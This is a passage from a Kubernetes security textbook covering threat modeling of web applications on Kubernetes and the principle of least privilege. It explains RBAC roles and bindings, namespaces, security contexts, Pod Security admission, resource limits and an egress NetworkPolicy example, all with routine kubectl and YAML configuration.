


Figure 3.4 – Three-tier web application

Figure 3.4 illustrates a typical communication flow involving a user or application interacting with a frontend web server hosted in a perimeter DMZ network, exposed to the internet via ports 443 and 80. The web server communicates with an application secured behind a firewall. Finally, the application gathers data from a database located within the corporate network, which is protected by an additional firewall.

The same application looks a little different in the Kubernetes environment, as we can see in the following figure:




Figure 3.5 – The three-tier web application on a Kubernetes cluster environment

As shown in *Figure 3.5*, the web server, application server, and databases are all running inside Pods. We can see, in the diagram, the end user passing its request through the Ingress/load balancer to the web frontend tier. On the backend tier, there is a compromised Pod that can act as a *man in the middle* for any web-to-database connectivity. Also, you can see that there is a compromised node on the cluster, which can be hosting legitimate Pods. Let’s do a high-level comparison table of threat modeling between traditional web architecture and cloud-native architecture:

	Traditional web architecture	Web application on Kubernetes
Assets	Web server	Web server
	Application server	Application server
	Database server	Database server
	Hosts	Node (worker and master)
		Pods
		Persistent volumes

	Traditional web architecture	Web application on Kubernetes
Threat actors	Internet/end users	Internet/end users
	Internal attackers	Internal attackers
	Admins	Admins
		Malicious/compromised nodes
		Malicious/compromised pods
		Compromised Kubernetes components
		Applications running inside the cluster
Security controls	Firewall	Network policies
	DMZ	TLS/mTLS
	Internal network	Pod security admission
	WAF	WAF
	TLS connections	Pod isolation
	File encryption	File encryption
	Database authorization	Database authorization
	Database encryption	Database encryption
		Admission controllers
		Kubernetes authorization

Table 3.2 – Web tier showing threat actors and security controls

To summarize the preceding comparison, you will find that more assets need to be protected in a cloud-native architecture, and you will face more threat actors in this space. Kubernetes provides security controls, but it also adds complexity. More security controls don't necessarily mean more security. Remember: complexity is the enemy of security.

Summary

This chapter introduced the basic concepts of threat modeling. We discussed the important assets, threats, and threat actors in Kubernetes environments. We discussed different security controls and mitigation strategies to improve the security posture of your Kubernetes cluster.

Then, we walked through application threat modeling, taking into consideration applications deployed in Kubernetes, and compared it to the traditional threat modeling of monolithic applications. The complexity introduced by the Kubernetes design makes threat modeling more complicated, as we've shown: more assets to be protected and more threat actors. More security control doesn't necessarily mean more safety.

We introduced the MITRE ATT&CK framework and its controls and saw how beneficial it can be for defenders to map their security controls.

You should keep in mind that although threat modeling can be a long and complex process, it is worth implementing to grasp the security posture of your environment. It's quite necessary to do both application threat modeling and infrastructure threat modeling together to better secure your Kubernetes cluster.

In *Chapter 4, Applying the Principle of Least Privilege in Kubernetes*, to help you learn about taking the security of your Kubernetes cluster to the next level, we will talk about the principle of least privilege and how to implement it in the Kubernetes cluster.

Further reading

- [1] Containers MITRE ATT&CK® framework (<https://attack.mitre.org/matrices/enterprise/containers/>)
- [2] Microsoft Sysinternals tool PsExec (<https://learn.microsoft.com/en-us/sysinternals/downloads/psexec>)
- [3] Denial-of-service-attacks (<https://www.cloudflare.com/learning/ddos/glossary/denial-of-service/>)
- [4] Microsoft containers matrix (<https://www.microsoft.com/en-us/security/blog/2021/07/21/the-evolution-of-a-matrix-how-attck-for-containers-was-built/>)

Subscribe to **_secpro** – the newsletter read by **65,000+** cybersecurity professionals

Want to keep up with the latest cybersecurity threats, defenses, tools, and strategies?

Scan the QR code to subscribe to **_secpro**—the weekly newsletter trusted by 65,000+ cybersecurity professionals who stay informed and ahead of evolving risks.



<https://secpro.substack.com>

4

Applying the Principle of Least Privilege in Kubernetes

The principle of least privilege states that each component of an ecosystem should have minimal access to data and resources for it to function. In a multitenant environment, multiple resources can be accessed by different users or objects. The principle of least privilege ensures that damage to the cluster is minimal if users or objects misbehave in such environments.

In this chapter, we will first introduce the principle of least privilege. Given the complexity of Kubernetes, you will first examine the Kubernetes subjects and then the privileges available for the subjects. Then, we will talk about the privileges of Kubernetes objects and the possible ways to restrict them. The goal of this chapter is to help you understand a few critical concepts, such as the principle of least privilege and **role-based access control (RBAC)**. We will also talk about different Kubernetes objects, such as namespaces, service accounts, roles, and `RoleBinding` objects, and Kubernetes security features, such as the security context, the new **Pod Security admission**, and the **NetworkPolicy**, which can be leveraged to implement the principle of least privilege for your Kubernetes cluster.

The following topics will be covered in this chapter:

- The principle of least privilege
- The least privilege of Kubernetes subjects
- The least privilege of Kubernetes workloads

The principle of least privilege

The **National Institute of Standards and Technology (NIST)** [1] defines least privilege access as *“a security principle that a system should restrict the access privileges of users (or processes acting on behalf of users) to the minimum necessary to accomplish assigned tasks.”*

Basically, the principle of least privilege is a computer security concept that restricts users' access to only the necessary permissions needed to perform their tasks.

For example, Alice, a regular Linux user, can create a file under her own home directory. In other words, Alice at least has the privilege or permission to create a file under her home directory. However, Alice may not be able to create a file under another user's directory because she does not need that access to perform her tasks and so doesn't have the privilege or permission to gain access.

Although figuring out the minimum privileges needed for subjects (Alice, in our last example) to perform their functions may take time, the rewards of implementing the principle of least privilege in your environment are substantial:

- **Better security:** Inside threats, malware propagation, and lateral movement can be mitigated with the implementation of the principle of least privilege. The leak by Edward Snowden [2] happened because of a lack of least privilege.
- **Better stability:** Given that subjects are properly granted with necessary privileges only, subjects' activities become more predictable. In return, system stability is bolstered.
- **Improved audit readiness:** Given that subjects are properly granted with necessary privileges only, the audit scope will be optimized significantly. Additionally, many common regulations call for the implementation of the principle of least privilege as a compliance requirement.

Authorization model

When we talk about least privilege, most of the time, we talk in the context of authorization, and in different environments, there will be different authorization models. For example, an **access control list (ACL)** is widely used in Linux and network firewalls, while RBAC is used in database systems, cloud providers, and so on. It is also up to the administrator of the environment to define authorization policies to ensure the least privilege based on authorization models available in the system. The following list defines some popular authorization modes supported by Kubernetes:

- **ACL:** An ACL defines a list of permissions associated with objects. It specifies which subjects are granted access to objects, as well as what operations are allowed on given objects. For example, the `-rw` file permission is read-write-only by the file owner.

- **RBAC:** The authorization decision is based on a subject's roles, which contain a group of permissions or privileges. For example, in Linux, a user is added to different groups (such as staff) to grant access to some folders instead of individually being granted access to folders on the filesystem.
- **Attribute-based access control (ABAC):** The authorization decision is based on a subject's attributes, such as labels or properties. An attribute-based rule checks user attributes such as `user.id="12345"`, `user.project="project"`, and `user.status="active"` to decide whether a user is able to perform a task.
- **AlwaysAllow:** This setting lets all API requests go through without any limitations, which could create security risks. It should only be used when there's no need for authorization control.
- **AlwaysDeny:** With this setting, all API requests are stopped. Although it might be useful in certain situations, it's mainly meant for testing purposes.
- **Node:** This mode allows kubelet operations by giving permissions based on the Pods they are assigned to handle.
- **Webhook:** In Kubernetes, the webhook authorization mode relies on an external HTTP service to decide on authorizations. The system waits for the remote service's response before moving forward with the request.

Kubernetes supports all the modes mentioned previously. Though ABAC is powerful and flexible, the implementation in Kubernetes makes it difficult to manage and understand. Thus, it is recommended to enable RBAC instead of ABAC in Kubernetes. Besides RBAC, Kubernetes also provides multiple ways to restrict resource access.

Now that you have seen the benefits of implementing the principle of least privilege, it's important that you learn about the challenges as well: the openness and configurability of Kubernetes make implementing the principle of least privilege cumbersome. Next, we will review the concept of the authorization model from which the concept of least privilege is derived, and then you will look into how to apply the principle of least privilege to Kubernetes subjects.

The least privilege of Kubernetes subjects

Kubernetes service accounts, users, and groups communicate with kube-apiserver to manage Kubernetes objects. With RBAC enabled, different users or service accounts may have different privileges to operate Kubernetes objects. For example, users in the `system:master` group have the `cluster-admin` role granted, meaning they can manage the entire Kubernetes cluster, while users in the `system:kube-proxy` group can only access the resources required by the kube-proxy component. We will cover what RBAC means in more detail in the next section.

Introduction to RBAC

As discussed earlier, RBAC is a model of regulating access to resources based on roles granted to users or groups. Ensuring that the cluster administrator is aware of areas where security issues may occur is essential to reduce the likelihood of an increase in unauthorized access and security problems. We must pay special attention to users with over-privileged access, as it can effectively escalate their privileges. RBAC eases the dynamic configuration of permission policies using the API server.

The core elements of RBAC include the following:

- **Subject:** Service accounts, users, or groups requesting access to the Kubernetes API.
- **Resources:** Kubernetes objects that need to be accessed by the subject.
- **Verbs:** Different types of access the subject needs on a resource—for example, create, update, list, and delete. One clear example of **unsafe practices** is to allow access to Secrets, as this will allow a user to read their contents. Limit get, watch, or list access to Secrets to only personnel that need such permissions.

Kubernetes RBAC defines the subjects and the type of access they have to different resources in the Kubernetes ecosystem.

Service accounts, users, and groups

Kubernetes supports three types of subjects, as follows:

- **Regular users:** These users are created by cluster administrators. They do not have a corresponding object in the Kubernetes ecosystem. Cluster administrators usually create users by using the **Lightweight Directory Access Protocol (LDAP)**, **Active Directory (AD)**, or private keys.
- **Service accounts:** Pods authenticate to the kube-apiserver object using a service account. Service accounts are created using API calls or by administrators. They are restricted to namespaces and have associated specific roles and credentials stored as secrets. By default, Pods authenticate as a default service account.
- Cluster administrators can create new service accounts to be associated with pods by running the following command:

```
$ kubectl create serviceaccount new-account
```

- With this command, a new-account service account will be created in the default namespace. To ensure the least privilege, cluster administrators should associate every Kubernetes resource with a service account with the least privilege to operate.

- **Anonymous users:** Any API request that is not associated with a regular or a service account is associated with an anonymous user. Allowing anonymous user access poses significant security risks as it can expose the cluster to unauthorized access, data breaches, and other malicious activities.

Role

A **role** is a collection of permissions—for example, a role in namespace A can allow users to create Pods in namespace A and list Secrets in namespace A. In Kubernetes, there are no deny permissions. Thus, a role is an addition to a set of permissions.

A role is restricted to a namespace, which is a logical partition within a cluster that groups and isolates resources such as Pods, Services, and Deployments. On the other hand, a **ClusterRole** works at the cluster level. Users can create a ClusterRole that spans across the complete cluster. A ClusterRole can be used to mediate access to resources that span across a cluster, such as Nodes, health checks, and namespaced objects, such as Pods across multiple namespaces.

Some of the different security implications of using ClusterRole versus using a role could be some of the following.

By using a role, we are scoping permissions to the namespace level, so any actions are contained within that namespace. This prevents anyone using the role from affecting resources in other namespaces, reducing the risk of accidental or malicious changes outside their scope.

We need to be careful when granting broad permissions, especially with ClusterRole, as it increases security risks. Over-privileged roles can expose the cluster to threats if compromised, so permissions should be minimized and assigned only as needed.

Here is a simple example of a role definition:

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  namespace: default
  name: role-1
rules:
- apiGroups: [""]
  resources: ["pods"]
  verbs: ["get"]
```

This simple rule allows the get operation to over-resource pods in the default namespace. This role can be created using `kubectl` by executing the following command:

```
$ kubectl apply -f role.yaml
```

A user can only create or modify a role if either one of the following is true:

1. The user has all permissions contained in the role in the same scope (namespaced or cluster-wide)
2. The user is associated with an escalated role in the given scope

This prevents users from performing privilege escalation attacks by modifying user roles and permissions.

RoleBinding

A RoleBinding object is used to associate a role with subjects. Similar to ClusterRole, **ClusterRoleBinding** can grant a set of permissions to subjects across namespaces. Let's see a couple of examples:

- Create a rolebinding object to associate a custom-clusterrole cluster role to the demo-sa service account in the default namespace, like this:

```
kubectl create rolebinding new-rolebinding-sa \
  --clusterrole=custom-clusterrole \
  --serviceaccount=default:demo-sa
```

- Create a rolebinding object to associate a custom-clusterrole cluster role to the group-1 group, like this. First, we will be creating a namespace called packt:

```
kubectl create namespace packt
kubectl create rolebinding new-rolebinding-group \
  --clusterrole=custom-clusterrole \
  --group=group-1 \
  --namespace=packt
```

The RoleBinding object links roles to subjects and makes roles reusable and easy to manage.

Kubernetes namespaces

A namespace is a common concept in computer science that provides a logical grouping for related resources. Namespaces are used to avoid name collisions; resources within the same namespace should have unique names, but resources across namespaces can share names. In the Linux ecosystem, namespaces allow the isolation of system resources.

In Kubernetes, namespaces allow a single cluster to be shared between teams and projects logically. With Kubernetes namespaces, the following applies:

- They allow different applications, teams, and users to work in the same cluster.
- They allow cluster administrators to use namespace resource quotas for the applications.
- They use RBAC policies to control access to specific resources within the namespaces. RoleBinding helps cluster administrators control permissions granted to users within the namespace. They allow network segmentation with the network policy defined in the namespace. By default, all Pods can communicate with each other across different namespaces. By default, Kubernetes has four different namespaces. Run the following command to view them:

```
ubuntu@ip-172-31-15-160:~$ kubectl get namespace
NAME                STATUS   AGE
default             Active   60d
kube-node-lease     Active   60d
kube-public         Active   60d
kube-system         Active   60d
```

The four namespaces are described as follows:

- **default:** This is a namespace for resources that are not part of any other namespace. For a production cluster, consider not using the default namespace.
- **kube-system:** This namespace is for objects created by Kubernetes such as kube-apiserver, kube-scheduler, controller-manager, and coreDNS.
- **kube-public:** Resources within this namespace are accessible to all. By default, nothing will be created in this namespace.
- **kube-node-lease:** This namespace holds lease objects associated with each node. Node leases allow kubelet to send heartbeats so that the control plane can detect node failure.
- Some more open source tools that could help you protect your Kubernetes clusters can be found in the link at [3].

Let's take a look at how to create a namespace.

A new namespace in Kubernetes can be created using the following command:

```
$ kubectl create namespace test
```

Once a new namespace is created, objects can be assigned to a namespace by using the namespace property, as follows:

```
$ kubectl apply --namespace=test -f pod.yaml
```

Objects within the namespace can similarly be accessed by using the namespace property, as follows:

```
$ kubectl get pods --namespace=test
```

In Kubernetes, not all objects are namespaced. Lower-level objects such as Nodes and PersistentVolume objects span across namespaces.

Implementation and important considerations

By now, you should be familiar with the concepts of ClusterRole/role, ClusterRoleBinding/RoleBinding, service accounts, and namespaces. To implement least privilege for Kubernetes subjects, you may ask yourself the following questions before you create a role or RoleBinding object in Kubernetes:

- *Does the subject need privileges for a namespace or across namespaces?* This is important because once the subject has cluster-level privileges, it may be able to exercise the privileges across all namespaces.
- *Should the privileges be granted to a user, group, or service account?* When you grant a role to a group, it means all the users in the group will automatically get the privileges from the newly granted role. Be sure you understand the impact before you grant a role to a group. Next, a user in Kubernetes is for humans, while a service account is for microservices in Pods. Be sure you know what the Kubernetes user's responsibility is and assign privileges accordingly. Also, note that some microservices do not need any privilege at all as they don't interact with kube-apiserver or any Kubernetes objects directly.
- *What are the resources that the subjects need to access?* When creating a role, if you don't specify the resource name or do set * in the resourceNames field, it means access is granted to all the resources of the resource type. If you know which resource name the subject is going to access, do specify the resource name when creating a role.

Kubernetes subjects interact with Kubernetes objects with the granted privileges. Understanding the actual tasks your Kubernetes subjects perform will help you grant privileges properly. In the next topic, we will be covering the least privilege principle for Pods. Applying security controls and restrictions is key to protecting your workload.

The least privilege for Kubernetes workloads

Usually, there will be a service account (default) associated with a Kubernetes workload. Thus, processes inside a Pod can communicate with kube-apiserver using the service account token. DevOps engineers should carefully grant necessary privileges to the service account for the purpose of least privilege. We've already covered this in the previous section.

Besides accessing kube-apiserver to operate Kubernetes objects, processes in a Pod can also access resources on the worker Nodes and other Pods/microservices in the clusters (covered in *Chapter 2, Kubernetes Networking*). In this section, we will talk about the possible least privilege implementation of access to system resources, network resources, and application resources.

The least privilege for accessing system resources

Recall that a microservice running inside a container or Pod is nothing but a process on a worker node isolated in its own namespace. A Pod or container may access different types of resources on the worker node based on the configuration. This is controlled by the security context, which can be configured both at the Pod level and the container level. Configuring the Pod/container security context should be on the developers' task list (with the help of security design and review), while Pod Security admission policies—another way to limit Pod/container access to system resources at the cluster level—should be on DevOps engineers' to-do list. Let's look into the concepts of security context, Pod Security admission, and resource limit control.

Security context

A security context offers a way to define privileges and access control settings for Pods and containers with regard to accessing system resources. In Kubernetes, the security context at the Pod level is different from that at the container level, though there are some overlapping attributes that can be configured at both levels. In general, the security context provides the following features, which allow you to apply the principle of least privilege for containers and Pods:

- **Discretionary access control (DAC):** This is to configure which **user ID (UID)** or **group ID (GID)** to bind to the process in the container, whether the container's root filesystem is read-only, and so on. It is highly recommended not to run your microservice as a root

user (UID = 0) in containers. The security implication is that if there is an exploit and a container escapes to the host, the attacker gains the root user privileges on the host immediately.

- **Security Enhanced Linux (SELinux):** This is to configure the SELinux security context, which defines the level label, role label, type label, and user label for Pods or containers. With the SELinux labels assigned, Pods and containers may be restricted in terms of being able to access resources, especially volumes on the node.
- **Privileged mode:** This is to configure whether a container is running in privileged mode. When enabled, the container's processes have elevated capabilities equivalent to those of the root user on the host node, granting extensive access to system resources.
- **Linux capabilities:** This is to configure Linux capabilities for containers. Different Linux capabilities allow the process inside the container to perform different activities or access different resources on the node. For example, CAP_AUDIT_WRITE allows the process to write to the kernel auditing log, while CAP_SYS_ADMIN allows the process to perform a range of administrative operations.
- **AppArmor:** This is to configure the AppArmor profile for Pods or containers. An AppArmor profile usually defines which Linux capabilities the process owns, which network resources and files can be accessed by the container, and so on.
- **Secure Computing Mode (seccomp):** This is to configure the seccomp profile for Pods or containers. A seccomp profile usually defines a whitelist of system calls that are allowed to execute and/or a blacklist of system calls that will be blocked to execute inside the Pod or container.
- **AllowPrivilegeEscalation:** This is to configure whether a process can gain more privileges than its parent process. Note that AllowPrivilegeEscalation is always true when the container is either running as privileged or has a CAP_SYS_ADMIN capability.

We will talk more about security context and capabilities in *Chapter 8, Securing Pods*.

Pod Security admission

This new feature became stable in version 1.25 and deprecated the old PodSecurityPolicy feature (the PodSecurityPolicy feature was marked as deprecated in Kubernetes v1.21 and later eliminated in v1.25).

Kubernetes offers a built-in **Pod Security admission controller** to enforce the Pod Security Standards [4].

Pod Security admission enforces specific requirements on a Pod's security context and related fields, in alignment with the three levels established by the Pod Security Standards: **Privileged**, **Baseline**, and **Restricted**.

After you turn on the feature, you can choose how you want to control Pod Security in each namespace by configuring the relevant namespace settings.

Kubernetes provides a list of labels you can use to select the Pod Security Standards level you prefer for a specific namespace.

We will cover more about Pod Security admission in *Chapter 8, Securing Pods*. A Pod Security admission control is basically implemented as an admission controller, which is a software component designed to interact with the Kubernetes API, functioning as a *man in the middle*. It intercepts all requests after they have been authenticated and authorized, but before the changes are committed to the object. You can also create your own admission controller to apply your own authorization policy for your workload. **Open Policy Agent (OPA)** is another good candidate to implement your own least privilege policy for a workload. We will discuss OPA more in *Chapter 7, Authentication, Authorization, and Admission Control*.

Now, let's look at the resource limit control mechanism in Kubernetes as you may not want your microservices to saturate all the resources, such as CPU and memory, in the system.

Resource limit control

By default, a single container can use as much memory and CPU resources as a node has. A container with a crypto-mining binary running may easily consume the CPU resources on the node shared by other Pods. It's always a good security practice to set resource requests and limits for workload. The **resource request** impacts which node the Pods will be assigned to by the scheduler, while the **resource limit** sets the condition under which the container will be terminated. It's always safe to assign more resource requests and limits to your workload to avoid eviction or termination.

However, do keep in mind that if you set the resource request or limit too high, you will have caused a resource waste on your cluster, and the resources allocated to your workload may not be fully utilized. We will cover this topic more in *Chapter 10, Real-Time Monitoring and Observability*.

Implementation and important considerations

When Pods or containers run in privileged mode, unlike the non-privileged Pods or containers, they have the same privileges as admin users on the node. The following questions will help you understand the importance of using the least privilege approach for your workload:

- *If your workload runs in privileged mode, why is this the case?*

There could be some scenarios where workloads might need to run in privileged mode. For instance, applications require low-level system access for tasks such as managing hardware devices, handling custom networking setups, or accessing special kernel modules. When a Pod can access host-level namespaces, the Pod can access resources such as the network stack, process, and **interprocess communication (IPC)** at the host level.

- *Do you really need to grant host-level namespace access or set privileged mode to your Pods or containers?*

Privileged mode and host namespace access are only appropriate for specific, low-level workloads that absolutely require access to the host system to perform some tasks. Also, if you know which Linux capabilities are required for your processes in the container, you'd better drop those unnecessary ones.

- *How much memory and CPU is sufficient for your workload to be fully functional?*

As this can be a one-million-dollar question, it is better to consider load testing under normal and peak conditions to capture average and maximum memory and CPU usage. Properly set resource requests and limits, use security context for your workload, and enforce a good security policy for your cluster. All of this will help ensure the least privilege for your workload to access system resources.

In this section, you explored how implementing the principle of least privilege can help secure your Kubernetes workloads. We talked about techniques for securing Pods through security contexts and Pod Security admission policies, ensuring that Pods operate with minimal permissions. We also discussed setting resource limits to prevent misconfigurations and protect against security threats such as cryptocurrency mining. Lastly, we addressed key considerations for avoiding over-privileged configurations, providing critical insights and best practices to reinforce workload security in Kubernetes environments. Next, we will be discussing network resources, focusing on ingress and egress network policies and how to apply the principle of least privilege to enhance network security.

The least privilege for accessing network resources

By default, any two Pods inside the same Kubernetes cluster can communicate with each other, and a Pod may be able to communicate with the internet if there is no proxy rule or firewall rule configured outside the Kubernetes cluster. The openness of Kubernetes blurs the security boundary of microservices, and we mustn't overlook network resources such as API endpoints provided by other microservices that a container or Pod can access.

Suppose one of your workloads (Pod X) in namespace X only needs to access another microservice A in namespace NS1; meanwhile, there is microservice B in namespace NS2. Both microservice A and microservice B expose their **Representational State Transfer (RESTful)** endpoints [5]. By default, your workload can access both microservice A and B assuming there is neither authentication nor authorization at the microservice level and also no network policies enforced in namespaces NS1 and NS2. Look at the following diagram, which illustrates this:




Figure 4.1 – Pod X can access both namespaces

Figure 4.1 shows network access without a network policy and how all Pods can communicate with each other. We can observe how Pod X is able to access both microservices, though they reside in different namespaces. Note also that Pod X only requires access to microservice A in namespace NS1. So, is there anything we can do to restrict Pod X's access to microservice A only for the purpose of least privilege? Yes: a Kubernetes network policy can help. In general, a Kubernetes network

policy defines rules of how a group of Pods is allowed to communicate with each other and other network endpoints. You can define both ingress rules and egress rules for your workload:

- **Ingress rules:** These define which sources (e.g., other Pods, IP addresses, etc.) are allowed to send traffic to the Pods protected by the network policy
- **Egress rules:** These define which destinations (e.g., other Pods, IP addresses, etc.) the protected Pods are allowed to communicate with

In the following example, to implement the principle of least privilege in Pod X, you will need to define a network policy in namespace X with an egress rule specifying that only microservice A is allowed:




Figure 4.2 – Pod X can only access a microservice in one namespace

In Figure 4.2, the network policy in namespace X blocks any request from Pod X to microservice B, and Pod X can still access microservice A, as expected. Defining an egress rule in your network policy will help ensure the least privilege for your workload to access network resources. Finally, you still need to grasp the application resource level from a least-privilege standpoint.

To illustrate this better, let's create a basic policy to deny egress traffic to one specific IP address. This example policy will deny any outbound connection from any Pods on the packt namespace to the specific IP address 82.165.10.16, which redirects to a Spanish newspaper, publico.es.

You first need to create the packt namespace using the following:

```
kubectl create ns packt
```

To create the network policy, you need to create a manifest file in YAML format, as shown here:

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: deny-egress-publico-newspaper
  namespace: packt
spec:
  podSelector: {}
  policyTypes:
    - Egress
```

In the preceding example, we define a network policy encompassing egress traffic only. The policy denies all egress traffic from all Pods on the packt namespace.

What we need is to only block outbound traffic to one IP. For that, we need to modify the policy as follows:

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: deny-egress-publico-newspaper
  namespace: packt
spec:
  podSelector: {}
  policyTypes:
    - Egress
  egress:
    - to:
        - ipBlock:
            cidr: 0.0.0.0/0
            except:
              - 82.165.10.16/32
```

We save it as a `DenyEgressPublico.yaml` file and then run it:

```
kubectl apply -f DenyEgressPublico.yaml
```

An easy way to test whether the policy is working as expected is by running a shell into any Pod in the `packt` namespace and running a `ping` command against the allowed IP and any other restricted IP (e.g., `8.8.8.8`).

We will cover network policies in more detail in *Chapter 5, Configuring Kubernetes Security Boundaries*.

The least privilege for accessing application resources

In the context of accessing application resources, least privilege means restricting permissions to databases, APIs, files, and other components to only what is required. By limiting access, the risk of accidental misconfigurations, data breaches, and potential exploitation by attackers is significantly reduced. Implementing least privilege principles ensures that even if an application or user account is compromised, the impact is contained, thereby enhancing the overall security posture of the system.

If there are applications that your workload accesses that support multiple users with different levels of privileges, it's better to examine whether the privileges granted to the user on your workload's behalf are necessary or not. For example, a user who is responsible for auditing does not need any write privileges. Application developers should keep this in mind when designing the application. This helps to ensure the least privilege for your workload when it comes to accessing application resources.

The following are some examples of least privilege in the context of applications:

- **Kubernetes Database Access Control:** An application needs to query a database for user information. Instead of granting full read/write access to the entire database, create a database user with access restricted to only the specific tables and actions (e.g., `SELECT`) that the application needs.
- **Kubernetes RBAC:** Instead of giving your users `cluster-admin` rights, create a custom role with permissions limited to viewing logs in a specific namespace.
- **Kubernetes Pod security contexts:** Set up `SecurityContext` to drop unnecessary Linux capabilities and enforce the `readOnlyRootFilesystem` option. Avoid running containers in privileged mode unless absolutely necessary.

Summary

In this chapter, we went through the concept of least privilege. Implementing the principle of least privilege holistically is critical: if the least privilege is missed in any area, this will potentially leave an attack surface wide open. We then discussed the security control mechanism in Kubernetes that helps in implementing the principle of least privilege in two areas: Kubernetes subjects and Kubernetes workloads. Kubernetes offers built-in security controls to implement the principle of least privilege.

Ensuring the least privilege is a process from development to deployment: application developers should work with security architects to design the minimum privileges for the service accounts associated with the application, as well as the minimum capabilities and proper resource allocation. During deployment, DevOps should consider using Pod Security admission and a network policy to enforce the least privileges across the entire cluster.

In *Chapter 5, Configuring Kubernetes Security Boundaries*, we will approach the security of Kubernetes from a different angle: understanding the security boundaries of different types of resources and how to fortify them.

Further reading

- [1] National Institute of Standards and Technology/NIST (<https://www.nist.gov/>)
- [2] Edward Snowden (https://en.wikipedia.org/wiki/Edward_Snowden)
- [3] Open source tools to protect your Kubernetes clusters (<https://www.jit.io/resources/cloud-sec-tools/top-8-open-source-kubernetes-security-tools-and-scanners>)
- [4] Pod Security Standards (<https://kubernetes.io/docs/concepts/security/pod-security-standards/>)
- [5] RESTful in detail (<https://restfulapi.net/>)

5

Configuring Kubernetes Security Boundaries

